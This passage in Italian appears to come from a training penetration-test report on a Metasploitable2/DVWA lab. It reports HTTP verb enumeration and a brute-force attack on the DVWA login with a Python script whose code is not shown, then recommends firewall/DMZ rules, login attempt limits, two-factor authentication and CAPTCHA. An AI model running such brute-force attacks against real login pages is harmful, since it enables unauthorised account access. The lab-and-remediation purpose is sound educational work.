Il programma ha rilevato i verbi http presenti sulla porta selezionata.  
 Nella porta 80 dell'IP 192.168.50.101(Metasploitable2) sono abilitati GET, POST e HEAD come verbi

## 4.4 Riscontro dati da Brute Force (Login pagina DWVA)



The screenshot shows a Wireshark packet capture and a terminal window. The Wireshark interface displays a list of network packets, with the selected packet showing details of an HTTP POST request to the DVWA login page. The terminal window shows the execution of a Python script named `brute_forceDWVA.py` which is performing a brute force attack on the DVWA login page. The terminal output indicates that the process is running and waiting for the user to provide the target IP and port.

Eseguendo il Brute Force come destinazione la macchina Metasploitable2 (192.168.50.101:80) relativo alla pagina di login nella sezione DVWA e' stato riscontrato l'utilizzo di una coppia di username e password molto comuni e vulnerabili.

Per il tentativo di accesso il metodo utilizzato e' stato POST.

## 5 . Risoluzione vulnerabilita'

### 5 . 1 Regole Firewall

Per garantire che la rete interna e la rete DMZ siano distinte e sicure, è essenziale configurare regole specifiche nel firewall. Le regole del firewall determinano quali tipi di traffico sono consentiti o bloccati tra le diverse zone di rete. Ecco alcune regole generali che potresti impostare:

Traffico da Internet al Web Server nella DMZ:

- Consenti tutto il traffico HTTP/HTTPS in ingresso al web server per garantire l'accessibilità al sito web della compagnia.

Traffico dalla DMZ all'Application Server nella Rete Interna:

- Permetti solo il traffico necessario dal web server all'application server.

Traffico dall'Application Server nella Rete Interna alla DMZ:

- Permetti il traffico necessario dall'application server alla DMZ, se richiesto

Traffico tra Server nella DMZ:

- Consentire il traffico necessario tra i server presenti nella DMZ.

Traffico di Gestione e Accesso SSH:

- Limita l'accesso SSH alla DMZ solo da indirizzi IP autorizzati. Limita l'accesso alle porte di gestione dei server nella DMZ.

Blocco di Traffico Non Necessario tra DMZ e Rete Interna:

- Imposta regole di blocco per tutto il traffico non necessario tra la DMZ e la rete interna.



## 5 . 2 Protezione per i molteplici tentativi di accesso

Per quello che riguarda la sicurezza per i dipendenti suggeriamo inoltre di affidarvi ad aziende che provvedano a fornire un sistema di protezione a due fattori, notoriamente molto sicuro.

Impostare un limite di tentativi in una pagina di login è utile per diversi motivi:

- Sicurezza: Limitando il numero di tentativi di accesso, si riduce il rischio di attacchi di forza bruta, in cui un malintenzionato tenta di indovinare la password attraverso iterazioni multiple.
- Protezione dell'account: Un limite di tentativi aiuta a proteggere gli account utente da accessi non autorizzati. Se un malintenzionato sta cercando di indovinare la password, il blocco temporaneo o il ritardo tra i tentativi fornisce un ulteriore strato di sicurezza.
- Avvisi di attività sospette: è possibile rilevare più facilmente attività sospette. Ad esempio, un elevato numero di tentativi di accesso falliti provenienti da un singolo indirizzo IP potrebbe essere un segnale di un possibile attacco.

In sintesi, l'impostazione di un limite di tentativi in una pagina di login è una pratica consigliata per migliorare la sicurezza complessiva del sistema e proteggere gli account dagli accessi non autorizzati.

È importante, inoltre, l'implementazione di CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) può essere importante per migliorare la sicurezza di una pagina di login. I CAPTCHA sono strumenti progettati per distinguere tra utenti umani e bot automatizzati. I CAPTCHA utili per prevenire gli attacchi di forza bruta aggiungendo un livello di protezione contro bot e attacchi di automazione.

## 6 . Referenze

Libreria Python	Documentazione
http.client	<a href="https://docs.python.org/3/library/http.client.html">https://docs.python.org/3/library/http.client.html</a>
urllib.parse	<a href="https://docs.python.org/3/library/urllib.parse.html">https://docs.python.org/3/library/urllib.parse.html</a>
socket	<a href="https://docs.python.org/3/library/socket.html">https://docs.python.org/3/library/socket.html</a>
sys	<a href="https://docs.python.org/3/library/sys.html">https://docs.python.org/3/library/sys.html</a>
pyfiglet	<a href="https://pypi.org/project/pyfiglet/">https://pypi.org/project/pyfiglet/</a>

Le informazioni hanno come fonte:  
<https://www.wikipedia.com>  
<https://www.docs.python.org>  
<https://www.pypi.org/project/pyfiglet/>